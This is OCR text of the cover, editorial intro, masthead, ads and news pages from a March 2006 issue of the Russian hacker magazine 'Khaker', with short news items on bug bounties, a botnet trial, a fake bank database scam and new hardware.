


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
МЫ ПОКОРИЛИ МИР.
ТЫ С НАМИ?
МАРТ 03(87) 2006
+36 ПОЛОС
ПОБЕГ ИЗ VMWARE
ВХОД НА ОСНОВНУЮ СИСТЕМУ ИЗ ВИРТУАЛЬНОЙ МАШИНЫ
КАК ХАКАЮТ ЗА БУГРОМ?
СПЕЦИФИКА ВЗЛОМА НА КРАЯХ ГЕОГРАФИИ
UKR.NET И НЕ БУДЕТ!
ПОЛНЫЙ ЗАХВАТ ПОЧТОВОГО ЯЩИКА НА WWW.UKR.NET
В ГОСТЯХ У ПРОКУРОРА
ИСТОРИИ О ТОМ, КАК ПРИНИМАЛИ И СУДИЛИ ХАКЕРОВ
+
ПРАВИЛА ПАРКУРА
Хакерский подход к перемещению в пространстве
ДАЛЬШЕ — БОЛЬШЕ...
(game)land
PUBLISHING FOR ENTHUSIASTS
RUSSIA \ РОССИЯ
WE ARE HACKER.
WE ARE TOGETHER
ISSN 1609-1019
9 771609 101009 03>

НОВОЕ ПОКОЛЕНИЕ*
МУЛЬТИМЕДИА
КАМЕРОФОНОВ GSM





3 Megapixels camera · Bluetooth™ · MP3, MPEG4, 3GP · Активный автофокус · Память MiniSD до 1 Gb



2 Megapixels camera · Bluetooth™ · MP3 стерео
MPEG4 видео · JAVA · Память T-flash до 1 Gb

1.3 Megapixels camera · Bluetooth™ · MP3 стерео
MPEG4 видео · JAVA · Память T-flash до 1 Gb

товар сертифицирован www.voxtel.ru wap.voxtel.ru

«Жизнь — сложная штука. Сейчас вот надо мной ноет наш литред Аня Большова и требует, чтобы я выдал ей интро. Еще мы всей командой не спали уже хрен знает сколько, ночью Лозовский кормил нас пельменями, потом я видел прыгающих детей, а с утра нас атаковали огромные желтые комары с палец толщиной.

Все это, конечно, неспроста, как ты догадался. Мы делали для тебя первый весенний номер сезона 2006. И мне бы очень хотелось, чтобы он вдохнул в тебя весенней свежести и созидательного позитива. Чтобы ты оттаял после морозов и почувствовал: пришла весна наконец. Не календарная, а настоящая. Теплая, солнечная, свежая. Когда хочется забить на все и просто отправится гулять по городу с друзьями, рассекать на роликах, пить пиво и заниматься всяческим развратом.»

НЬЮСЫ

FERRUM

PC_ZONE

ДИЗАЙН

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

UNIXOID

КОДИНГ

КРЕАТИФФ

LIFESTYLE

ЮНИТЫ

Фотограф: Владимир Бязров
Стиль: Владимир Терченко
Макияж: Ирина Пименова
Прически: Игорь Ступников
Модели: Мария Гречаная, Оксана Самуйлова, Екатерина Хонда, Лилия Багмут (все World Fashion)
Одежда для съемок предоставлена:
ENERGIE
DIESEL
модный дом BOUTON
Благодарим за помощь в проведении съемки B-Club

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Замглавред
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz»Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Илья «Shturmovik» Симонов
(shturmovik@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «gorl» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)

DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Александр «Sashiks» Любимов
(sashiks@real.xakep.ru)
>Литературный редактор
Анна Большова

/Art
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Замарт
Максим Спиваков

/iNet

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)
/Реклама

>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела
рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)


/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОптоваЯ продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ
ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих
из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.


MINDWORK / MINDW0RK@REAL.XAKEP.RU /
ФЕДОР «FM» ГАЛКОВ / WWW.PODZEMKA.NET /
СЕРГЕЙ НИКИТИН



новостей
одной
строкой

1. Антихакерская поэзия В то время как в борьбе с хакерами другие компании судятся, улучшают защиту и страдают не пойми чем, Apple Computer Inc. воспользовалась другим, более эффективным средством. Поэзией! Да, чувак, стихи нынче для хакеров, как «Raid» для тараканов. Ты только вчитайся: Некий юзер страдал от того, / Что плохая ОС у него. / OS X увидал / И ее он украл, / Но хардвар полетел у него.Подобные рифмоплетства Apple включила в свою систему в качестве предупреждения хакерам, надеясь, что это их образумит. Вообще, после того как Apple предпочла для своих маков процессоры Intel (раньше использовались процы от IBM), общая безопасность системы MacOS X, по мнению экспертов, снизилась. Что, понятное дело, привлекло немало хакеров. Пока неясно, насколько реально эффективной окажется стихотворная война, но сдается мне, гашиш сотрудники Apple курят знатный. **2. Антихакерская музыка** Пока Стив Джобс и компания пишут стихи, чтобы отпугнуть хакеров, ученые из Канадского Технологического Института им. Шеридана с той же целью пишут музыку. Идея профессора Уильяма Фаркаса основана на превращении информации о состоянии сервера в звуковой саундтрек, прослушивая который, админ будет в курсе всего. Дело в том, что современные системы контроля трафика требуют к себе особого внимания, поскольку задействуют левое полушарие мозга и отвлекают от работы. В то же время музыка в нашей голове взаимодействует с правым полушарием и нисколько не мешает в процессе работы. В представлении Фаркаса, админ сидит за компьютером, занимается своими делами, и все это время фоном звучит спокойная мелодия. Как только на серваке начинается подозрительная активность, анданте Бетховена превращается в грозовую симфонию Моцарта, а когда хакер, осмелев, переходит в атаку, раздается адский Рамштайн. Идея, правда, стара как мир. Такой способ контроля был описан в книге Анатолия Ефремова «Туманности Андромеды», но до настоящего времени практического применения не имел. Сейчас в институте ведется разработка пилотной версии программы ISIC, которая поступит в продажу в ближайшем будущем. **3. 10 тысяч баксов за новый баг в виндах** Если ты отпетый хакер, способный взломать весь мир, но в кармане у тебя лишь мелочь, а в холодильнике лежит только засохшая сосиска, то тебе определенно стоит посетить сайт компании iDefense. Она занимается исследованиями в области компьютерной безопасности и уже долгое время награждает тех, кто присылает ей инфу о новых уязвимостях в разном ПО. Сейчас компания организовала конкурс, участники которого могут заработать 10 тысяч долларов, если пришлют описание новой критической уязвимости в винде. Найдешь 2 — получишь 20 тысяч. Главное, чтобы они были действительно критическими, то есть, по определению Microsoft, могли быть использованы червями для распространения без участия пользователя. Конкурс продлится до 31 марта 2006 года, и количество наград неограниченно. Вообще, iDefense каждый квартал выбирает новую «жертву» и предлагает хакерам найти в ней новые баги. За денежку, конечно. Так что теперь у взломщиков появился выбор: можно продавать собственные эксплойты на черном рынке, а можно легально зарабатывать на своем умении, участвуя в подобных хакерских соревнованиях. **4. Нужны ли дыры Висте?** Большой Брат все никак не унимается. И так уже держит всех под колпаком, но нет, мало ему. На протяжении прошлого месяца британские власти пытались убедить Microsoft внедрить в ее будущий хит — Windows Vista — специальные лазейки, которые помогут при необходимости проникнуть правительственным хакерам на компьютер злоумышленника и собрать там компромат. Британцам показалось, что новая операционная система будет слишком безопасной, а это не есть хорошо. Мне только непонятно, как они собираются держать в секрете эти лазейки? Ведь как только Vista уйдет на «золото», ее тут же разберут по косточкам специалисты из разных стран, и лазейки эти станут достоянием общественности. Также неясно, что там с правовым аспектом. Ведь прослушивать телефонные линии органы могут только со специального разрешения, а как быть с ковырянием в чужих компьютерах? Microsoft заявляет, что ее новая

5



6

7


система будет самой защищенной из всех, которые она когда-либо создавала, но от сотрудничества с властями не отказывается. **5. Хакер выводит из строя больничную сеть** В феврале в городе Сиэтл началось судебное разбирательство по делу 20-летнего жителя Калифорнии Кристофера Максвелла. Его обвиняют в создании бот-сети, ставшей причиной выхода из строя компьютерной сети одной из местных больниц. Бот-сеть состояла в основном из компьютеров разных университетов, а использовал ее хакер для предоставления рекламных услуг производителям ПО. За несколько месяцев работы Кристофер получил примерно 100 тысяч долларов. Но, когда из-за его трояна в отделении интенсивной терапии больницы Сиэтла вырубилась компьютерная аппаратура, а двери операционных оказались заблокированы, к расследованию подключилось ФБР. Вычислить негодяя им не составило большого труда. Так как проделки хакера могли привести к человеческим жертвам, наказание обещает быть серьезным. По крайней мере, обвинители настроены серьезно.


6. Базовая афера В России, как тебе известно, можно купить все: от ядерных бомб до баз данных с самой разнообразной конфиденциальной инфой. Но о бомбах мы сегодня говорить не будем, поговорим о базах… вернее, об одной из них, которая наделала немало шума на «базовом» рынке. Свежая база данных по проводкам из Центробанка была одной из самых ожидаемых и востребованных в начале 2005 года, поэтому цена на нее в первые дни доходила до $2000. Ее активно покупали и продавали на протяжении всего прошлого года, и к настоящему времени стоимость опустилась до 4000 рублей. Но напрасно жулики и коммерсанты радовались покупке. Недавно стало известно, что эта база данных липовая. Какой-то особо сообразительный программист просто написал прогу, которая по шаблону из старой аналогичной базы заполнила все графы таблицы (во многих случаях данные были абсолютно неправдоподобными), и, выдав ее за реальную, выпустил на рынок. Подвох заметили только год спустя, а Центробанк, газета «Ведомости» и Московский Совет Предпринимателей подтвердили, что это фальшивка. Стоит отдать должное аферистам — подделкой нелегальных баз данных не занимался еще никто, и парни заработали достаточно денег, чтобы в ближайшие годы не думать о работе. Вряд ли на них будут поданы заявления — кому охота признаваться в покупке нелегального товара? С другой стороны, стабильный рынок баз данных дал трещину, так как теперь никто не даст гарантии, что следующая выпущенная база с информацией о владельцах мобильников, прописке и других вещах не окажется пустышкой. **7. Операция Cyber Storm** Если ты служил в армии, то наверняка еще помнишь учения, которые там проводились. Где тебе с 40-килограммовым мешком на плечах, сжимая в зубах пулемет, приходилось переплывать реку, чтобы поставить в условленном месте флаг. Если не служил, то вспомни хотя бы учения, которые проводились в школе. Учитель кричал: «Пожар!», и дети бежали наружу, затаптывая друг друга. Так вот в начале февраля Департамент внутренней безопасности США решил тоже провести учения. Но не простые, а компьютерные. Путем соединения компьютеров Секретной Службы США с компьютерами правительства Канады, Австралии, Англии и крупных компаний (Microsoft, Cisco и других) высокие чины воссоздали условный Интернет и стали экспериментировать с различными атаками на него. В результате условные хакеры условно напали на важнейшие узлы Сети, отключили электричество в 10 американских штатах, вывели из строя системы онлайновых платежей, внедрили трояны в популярные программы и системы, заюзали самые критические уязвимости, какие только можно представить. И что ты подумал? Нет, дружище, мир не взорвался на триллион мелких атомов. Интернет выжил, и США в очередной раз поняли, что сильнее их нет никого. Официальной целью проводимых учений было исследование того, насколько защищена в целом инфраструктура Интернета от хакеров и какие последствия могут быть при массированных атаках. Полный доклад мы сможем лицезреть только летом, а пока у меня к властям США есть один вопрос: «Что произойдет, если, в отличие от учений, хакерские атаки

окажутся неожиданными? И придутся по тем местам, где вы меньше всего ожидали?». **8. ФБР накрыло сетевое МММ** 12dailyPro.com не обещает тебе миллионы. Ты будешь получать только 12% от вложенных средств в обмен на просмотр рекламных сайтов, зато получать будешь ежедневно. Чем больше вложишь (минимум — 6$), тем больше будет твой ежедневный доход. Звучит заманчиво? Еще как! Участниками этой сетевой пирамиды, организованной некой Чериз Джонсон, стали более 300 тысяч человек. А средний взнос от одного участника достигал 6 тысяч долларов. Пирамида некоторое время работала исправно и люди действительно получали деньги, вкладывая все больше и больше. А когда оборот достиг полутора миллиардов долларов, выплаты внезапно прекратились. Чериз удалось поиметь вкладчиков на сотни миллионов, еще столько же она выручила от рекламы. Помнишь условие пирамиды? 12dailyPro.com считают крупнейшей финансовой пирамидой в истории человечества, а мисс Джонсон можно занести в книгу рекордов Гиннеса по скорости обогащения. Только вот вряд ли ей удастся потратить свои деньги. Подобный размах не мог остаться незамеченным, и к расследованию аферы подключилось ФБР. Вместе с 12dailyPro, федералы прикрыли с десяток аналогичных, хоть и менее популярных пирамид. Пока дальнейшая судьба Чериз неизвестна. **9. Google заменит флеш-карты и дискеты** Если тебя надоело носиться к другу с флешками и дискетами, то новый сервис Google как раз для тебя. Поисковая компания предлагает скачать со своего сайта программу Google Desktop, с помощью которой ты сможешь удаленно искать информацию не только на своем компьютере, но и на компьютере своих друзей, знакомых, родственников… словом, всех, кто даст на это разрешение. Правда, за удобство придется платить. Не деньгами — риском. Часть конфиденциальной информации юзера будет храниться на серверах Google, так что если какой-то хакер вздумает взломать сеть компании, ты можешь оказаться в списке жертв. Другим «НО» является то, что получив разрешение суда, органы могут воспользоваться этими архивами и узнать о тебе что-то нехорошее. Google, конечно, утверждает, что ни в коем разе не намерена выдавать конфиденциальные сведения властям, но можем ли мы верить ей? Решать тебе. Менеджер компании Сундар Пикаи обещает, что пользовательская информация не будет храниться на серверах более 30 дней. Дополнительной фишкой Google Desktop является возможность установить на рабочем столе небольшое окошко, периодически показывающее разную полезную инфу: прогноз погоды, новости, афиши, нужную рекламу и т.д. Более подробно ты можешь узнать о новом сервисе на http://desktop.google.com/ru. **10. Возмущение Красного креста** Медики — тоже люди, иногда устают, скучают. Вот и в канадском «Красном Кресте» (организация, которая известна своим состраданием и оказанием помощи больным) ребятам скучно стало. Решили поскандалить по поводу использования их эмблемы в компьютерных играх. Красный крестик юзают сейчас все: от Мейера до Кармака. Найдя на стене виртуального подземелья ящик с красным значком, игрок может быть уверен, что здесь он может пополнить свои жизни, отдохнуть и, вообще, привести себя в порядок. Но представитель канадского филиала КК, Дэвид Прэтт, считает это кощунственным. В своем интервью газете The Vancouver Sun он заявил, что использование символики международной организации в видеоиграх подрывает ее авторитет. «А ведь Красный Крест, — продолжает Дэвид, — это признанный символ нейтралитета, безопасности и гуманизма.» В общем, символ гуманизма твердо решил судиться со всеми, кто будет рисовать в играх красный крестик. Хорошо хоть это нас, простых смертных, не касается. Я вчера красным маркером нарисовал в блокнотике крестик — как бы не посадили. **11. Знакомьтесь, Direc** Когда на рынке появляется новая компания, то ей нужно чем-то зарекомендовать себя, чтобы бренд стал известен и популярен среди пользователей, а устройства раскупались как горячие пирожки. Direc производит очень привлекательные для молодежи устройства, так как основным их преимуществом является минимальная цена при максимуме возможностей. Сегодня на рынке есть два

Ваши способности. Наше вдохновение.

Microsoft





Новый Visual Studio 2005. Разница очевидна.

Видите отличия? Как только вы начнете программировать, они сразу обнаружатся. Новый Visual Studio® 2005 имеет 400 новых возможностей, дополнительные элементы управления для Web и Windows®, заготовки кода, которые облегчают решение трудоемких задач и избавляют от рутины. В итоге, вы можете сосредоточиться на создании вашей программы. Найдите 10 отличий и сыграйте в игру на **msdn.microsoft.com/vstudio/difference**


12 13 14 15

плеера: Direc MF6887 и D2500. Первый — это flash-устройство, оснащенное 512 Мб памяти и экраном с диагональю 2,5 дюйма. На нем можно просматривать фильмы и фотографии, а возможности диктофона, календаря и FM-радио делают устройство действительно многофункциональным. Девайс имеет AV-вход, толщина корпуса составляет 18 мм. Второе устройство интереснее. Этот плеер дисковый, но не думай, что это старье! Диски бывают разные, и наш герой способен воспроизводить форматы DVD, Audio CD, VCD, MP3 и JPEG, записанные на оптические диски DVD, CD-ROM/R/RW. Причем поддерживаются все эффекты, доступные для DVD-фильмов: замедленное и ускоренное воспроизведение, выбор вариантов субтитров, увеличение изображения. Для просмотра фильмов и фотографий на верхней крышке смонтирован 3,5" ЖК-экран. Также имеется композитный видеовыход и оптический цифровой аудиоинтерфейс для подключения к внешним устройствам. Устройство работает как от сети, так и от аккумуляторов или бортовой сети автомобиля, его размеры составляют 26.6x18.3x2.8 см. **12. 19 дюймов от ASUS** Большой и качественный монитор сегодня — это не мечты, а реальность. В продаже их много, так что выбор есть: разные производители, разные характеристики, разные цены. Но если все это многообразие тебя не устраивает, то обрати свое внимание на новинку от компании ASUS — 19-дюймовый ЖК-экран PW191. Он оснащен фирменной технологией SPENDID, которая заметно увеличивает глубину и интенсивность цветов в реальном времени благодаря усовершенствованному алгоритму обработки элементов изображения. Интересной особенностью монитора является гарантия Zero Bright Dot, по которой в течение трех лет тебе обменяют монитор в случае появления на нем ярких точек. Технические характеристики устройства таковы: время отклика составляет 8 мс, контрастность — 600:1, яркость — 330 кд/м2, входы DVI и D-SUB, выход для наушников. Устройство соответствует стандарту Energy Star, а его габариты составляют 520x490x285 мм. **13. Новый звук от AVE** Компания AVE, занимающаяся выпуском акустических систем, представила несколько новых продуктов, так что если ты вздумал обновить звуковую составляющую своего компьютера, то у тебя будет из чего выбрать. Системы WF-806 и WF-808 — это уровень Top Hi-Fi. В наличии: массивный корпус с внутренними переборками и отделкой натуральным шпоном, разделительный фильтр, а также качественные драйвера (диффузоры низкочастотного и среднечастотного динамиков изготовлены из бумаги с компаундовым покрытием, а купол твитера — тканевый). Так что с началом весны тебя может ожидать совершенно новое звучание! Комплект D100 представляет собой систему 2.0 с цифровым управлением, которое возможно как с кнопочной панели правого динамика, так и с пульта ДУ. Помимо тембрблока (регулировка высоких и низких частот) и функции балансировки каналов, есть микрофонный вход с регулируемым уровнем и цифровым эхо. **14. Возвращенная драгоценность** Если ты сел за компьютер не вчера и еще застал то время, когда процессоры маркировались числами 386 и 486, а Pentium был просто Pentium'ом, изредка с приставкой Pro или MMX, но без всяких цифр, то ты наверняка помнишь компанию Diamond Multimedia, выпускавшую аудио и видеоплаты. Она исчезла с рынка, но пару лет назад вернулась на него, а сегодня представляет свое решение Viper на основе чипа ATI Radeon X1600 Pro. Параметры платы таковы: частота ядра — 500 МГц, объем памяти — 256 Мб типа DDR2 (в дальнейшем планируется выпуск моделей, оснащенных 512 Мб памяти), поддержка DirectX 9.0 и OpenGL 2.0, работа в связке с другой видеоплатой по технологии CrossFire, разъемы DVI, VGA, TV-Out/HDTV и VIVO. Интерфейс — PCI Express, но будут выпущены платы и с AGP. Так что если когда-то давно ты доверял этому бренду и любил его, то сейчас у тебя есть все шансы вернуться в прошлое. **15. Мобильные видеоплаты** У тебя есть мобильный телефон? Думаю, что ответ будет утвердительным. А у твоих родителей, подруг и друзей? Скорее всего, тоже. Мобильников сейчас существует огромное количество, а планы компаний-производителей по выпуску новинок просто наполеоновские. Так что понять, какой это при-

16

18

17



19

влекательный рынок — совсем несложно. Понимают это и в небезызвестной компании nVidia, которая объявила о скором выпуске своих графических чипов GoForce для мобильных телефонов. Полное название устройства — nVidia GoForce 5500. Поддерживается разрешение 1024x768, цифровая камера с разрешением 10 мегапикселей, аппаратное декодирование видео и аудиофайлов и даже воспроизведение 3D-звука. Технические характеристики чипа таковы: техпроцесс составляет 90 нм, 200 МГц — частота ядра, шина памяти — 128 бит, 640 Кб — обьем встроенной памяти (внешняя, в зависимости от модели, будет от 2 до 32 Мб), встроенный контроллер для карт памяти, размеры — 10x12x1.4 мм. Так что скоро мобильный телефон сможет соперничать с приставками и компьютерами по части игр и прочих развлечений. Появятся мобилы на nVidia GoForce в декабре этого года. **16. Ноутбук и SLI** Ноутбуки всегда считались неким продуктом для деловых людей, которым они нужны исключительно для работы. И такое мнение сохраняется до сих пор, несмотря на выпуск мобильных компьютеров, явно предназначенных не только для составления скучных таблиц и диаграмм, а наоборот, оснащенных большими дисплеями, мощными видеоплатами и так далее, то есть прослеживается игровая направленность. Но дальше всех в этом направлении шагнула компания WindowsPC, которая уже прославилась недавним выпуском ноутбука с полноценным процессором AMD Athlon 64 X2 4800+ внутри. Но теперь ее инженеры решили пойти дальше и анонсировали уж вовсе чудо — ноутбук, который будет поддерживать технологию SLI! Пока неизвестно, как это будет реализовано технологически, а также сроки выхода устройства, зато есть информация, касающаяся конфигурации WindowsPC Sting 919 (название этого ноута). Это процессор Athlon 64 X2 4200+ или 4800+ Гб или 2 Гб оперативной памяти, графический адаптер nVidia 7800 GTX, пара жестких дисков с интерфейсом SATA, универсальный оптический привод, 19-дюймовый широкоформатный дисплей, а также адаптеры Wi-Fi и Bluetooth. О системе охлаждения также ничего не сообщается. По цене данных нет, но можно смело предположить, что она составит сумму, на которую можно прикупить два неплохих десктопа. **17. Бесшумные платы наступают** Когда-то давно борьбой с перегревом компьютера занимались огромные вентиляторы, которые издавали соответствующий шум. Сегодня это уже не модно, наоборот, в почете бесшумные устройства, которые, конечно, не перегреваются. Их распространению хорошо поспособствовала технология thermal tube, на которой и основаны системы охлаждения двух новых графических плат от компании MSI, построенных на графических процессорах GeForce 6600GT и Radeon X1600XT. Первая плата называется NX6600GT-TD256EZ, обьем памяти GDDR3 составляет 256 Мб, частота ядра — 500 МГц, памяти — 1 ГГц, интерфейс подключения PCI Express 16x. На плате установлены разьемы VGA, DVI и TV-out. Поклонники ATI получат плату RX1600XT-T2D256EZ, с рабочей частотой ядра 600 МГц. Памяти — 256 Мб и того же типа (GDDR3), а вот частота у нее повыше — 1400 МГц. Интерфейс также PCI Express 16x, имеются два порта DVI и выход TV-out. **18. Настоящий шестисотый** Иметь «шестисотый» — это всегда круто и престижно. Но сейчас речь пойдет не о машине, а о новой цифровой фотокамере Sony Cyber-Shot S600. Снимки, сделанные фотокамерой Cyber-shot S600, имеют высокое разрешение благодаря преобразователю изображения Sony Super HAD CCD с эффективным разрешением 6,0 Megapixel, который является центральным элементом этой фотокамеры, и 3x оптическому вариообьективу Carl Zeiss Vario-Tessar, который благодаря функции High Sensitivity, обеспечивающей высокую чувствительность, создает живое и резкое изображение обьектов. Камера также имеет большой (5 см) ЖК-экран, используемый для просмотра сделанных кадров, мощную вспышку и функцию подавления шумов Clear RAW Noise Reduction. Камера обладает 32 Мб встроенной памяти, поддерживает карточки Sony Memory Stick Duo или Memory Stick Pro Duo, а соединение с ПК осуществляется по шине USB 2.0. Также поддерживается технология PictBridge. **19. Реклама в космическом масштабе** Что нужно сделать компа-

20

